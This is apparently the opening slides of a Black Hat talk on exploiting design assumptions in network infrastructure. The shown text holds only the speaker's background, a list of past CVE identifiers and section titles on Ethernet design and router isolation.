

BRIEFINGS

black hat

BREAKING TRUST BOUNDARIES:

EXPLOITING DESIGN ASSUMPTIONS IN NETWORK INFRASTRUCTURE

Malcolm Stagg

ABOUT ME



Malcolm Stagg

Independent Researcher
SODIUM-24, LLC

Synack Red Team Member

About me:

- BSEE in Electrical and Computer Engineering from LSU
- Former Microsoft engineer on the RDP team
- Competed in DARPA Spectrum Collaboration Challenge and DARPA Subterranean Challenge as a one-man team
- Started SODIUM-24, LLC to work on independent research projects
- Entered offensive security in 2020 from DARPA FETT bug bounty challenge

Past CVEs include:


- CVE-2021-34535 (Microsoft RDP Client RCE)
- CVE-2024-0333 (Google Chrome Zip Embedding Attack)



EVOLVING SECURITY BOUNDARIES IN NETWORKS


ORIGINAL ETHERNET DESIGN

Hand-drawn by Robert M. Metcalfe and photographed by Dave R. Boggs (1976)




ROUTER NETWORK ISOLATION

